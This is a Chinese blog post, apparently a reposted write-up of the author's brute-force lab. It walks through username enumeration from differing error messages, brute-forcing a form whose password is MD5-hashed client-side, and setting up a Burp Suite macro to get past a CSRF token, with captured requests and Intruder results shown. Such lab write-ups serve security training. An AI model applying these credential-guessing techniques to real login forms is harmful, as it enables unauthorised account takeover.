

暴力破解漏洞实战靶场笔记

转载

[weixin_30420305](#) 于 2019-06-14 13:40:00 发布 273 收藏 1

文章标签: [前端](#) [ViewUI](#)

原文链接: <http://www.cnblogs.com/-qing-/p/11022876.html>

版权

记录下自己写的暴力破解漏洞靶场的write up, 包括了大部分的暴力破解实战场景, 做个笔记



0x01 明文传输的表单爆破

没有任何加密, 分别爆破用户名和用户密码即可

这里可以通过页面返回的不同来鉴别是否有用户

当不存在用户名时:

This user does not exist!

当存在用户名时,密码错误:

Password mistake!

通过这个差别就可以爆破

首先爆破用户名：

```
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.8
Cookie: PHPSESSID=quhk28cm4krs6cu192p7ktmct7
username=$qwe&password=qwe&submit=%E7%99%BB%E5%BD%95
```

Target | Positions | Payloads | Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the each payload type can be customized in different ways.

Payload set: 1 Payload count: 930,759
Payload type: Simple list Request count: 930,759

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste | Load ... | Remove | Clear

- liai
- liaiai
- liaian
- liaiao
- liaibai
- liaibang
- liaibao
- liaibei

Next | Enter a new item

Request	Download	Status	Error	Timeout	Length	Comment
7	qing	200	<input type="checkbox"/>	<input type="checkbox"/>	1738	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1746	baseline re
1	q	200	<input type="checkbox"/>	<input type="checkbox"/>	1746	
2	qqq	200	<input type="checkbox"/>	<input type="checkbox"/>	1746	
3	qi	200	<input type="checkbox"/>	<input type="checkbox"/>	1746	
4	qqqi	200	<input type="checkbox"/>	<input type="checkbox"/>	1746	
5	qqqqq	200	<input type="checkbox"/>	<input type="checkbox"/>	1746	
6	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	1746	

然后爆破用户名对应密码即可；

0x02 js加密的表单登录爆破

常见的js实现加密的方式有：md5、base64、shal

这一关提交表单，进行抓包，可以发现密码字段密码进行了加密处理：

Request to https://www.brute_demo.com:443 [192.168.5.24]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /brute_2.php HTTP/1.1
Host: www.brute_demo.com
Proxy-Connection: keep-alive
Content-Length: 82
Cache-Control: max-age=0
Origin: http://www.brute_demo.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 5.2) AppleWebKit/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://www.brute_demo.com/brute_2.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=quhk28cm4krs6cu192p7ktmct7

username=qijing&password=4297f44b13955235245b2497399d7a93&
```

暴力破解漏洞实战演练

明文传输的表单爆破用户

爆破“qing”用户对应用户名密码

登录表单

用户名 :

密码 :

登录


那么这样情况我们需要明白前端是什么加密，然后在爆破中对密码的payload进行相应的加密编码。

Attack type: Sniper

```
POST /brute_2.php HTTP/1.1
Host: www.brute_demo.com
Proxy-Connection: keep-alive
Content-Length: 81
Cache-Control: max-age=0
Origin: http://www.brute_demo.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 5.2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110
Safari/537.36 SE 2.X MetaSr 1.0
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://www.brute_demo.com/brute_2.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=quhk28cm4krs6cu192p7ktmct7

username=qing&password=$ 202cb962ac59075b964b07152d234b70 $&submit=%E7%99%BB%E5%BD%95
```

分别选择用户名字典和密码字典，在设置密码字典的时候，选择md5加密方式对密码字段进行加密处理



Intruder attack 4


Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
9	e10adc3949ba59abbe56e057f2...	302	<input type="checkbox"/>	<input type="checkbox"/>	2134	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	2106	baseline request
1	4297f44b13955235245b249739...	200	<input type="checkbox"/>	<input type="checkbox"/>	2106	
2	3d2172418ce305c7d16d4b0559...	200	<input type="checkbox"/>	<input type="checkbox"/>	2106	
3	86871b9b1ab33b0834d455c540...	200	<input type="checkbox"/>	<input type="checkbox"/>	2106	
4	437599f1ea3514f8969f1b1a660...	200	<input type="checkbox"/>	<input type="checkbox"/>	2106	
5	efe6398127928f1b2e9ef3207fb...	200	<input type="checkbox"/>	<input type="checkbox"/>	2106	
6	0b49939d6415354c950b142a0b...	200	<input type="checkbox"/>	<input type="checkbox"/>	2106	
7	0b4e7a0e5fe84ad35fb5f95b9ce...	200	<input type="checkbox"/>	<input type="checkbox"/>	2106	
8	21232f297a57a5a743894a0e4a...	200	<input type="checkbox"/>	<input type="checkbox"/>	2106	

0x03 有token验证的表单登录爆破



暴力破解漏洞实战演练靶场 By 卿

有token验证的表单登录爆破

爆破"qing"用户对应用用户名密码

登录表单

用户名:

密码:


这关对应每次有个token跟着表单一起提交，每时每刻唯一的token值，后台接收表单数据时候判断了token码，防止表单重复提交和爆破、csrf.

```
<br>
密码 :
<input id="password" name="password" type="password">
<br>
<br>
<input name="user_token" value="3c39bb32f5b8bcadc1af1e92d203086c" type="hidden">
<input onclick="return check51a()" name="submit" value="登录" type="submit">
```


那么爆破的话就要获取每次爆破页面上获得的token值才可以提交，可以使用burp的录制宏。

1、进入options选项、选择sessions


2、添加一个session handing rules，在弹出的session handing rules editor中输入rule的名字，并添加一个action



在点击Add弹出的菜单中选择run a macro（设置一个宏）




之后选择添加一个宏（点击Add）



此时会弹出两个页面：macro recorder和macro editor

首先看macro recorder页面，使用方式和proxy模块中http history一样




具体操作方式（以最简单的登录为例）：

(1) 设置好浏览器，关闭burpsuite的拦截器

(2) 清掉之前的请求记录，开启一个新的浏览器（防止之前请求的影响）

(3) 访问登录页面，此时可以看到响应中有_csrf参数，目的达到




暴力破解漏洞实战演练靶场 By 卿

有token验证的表单登录爆破

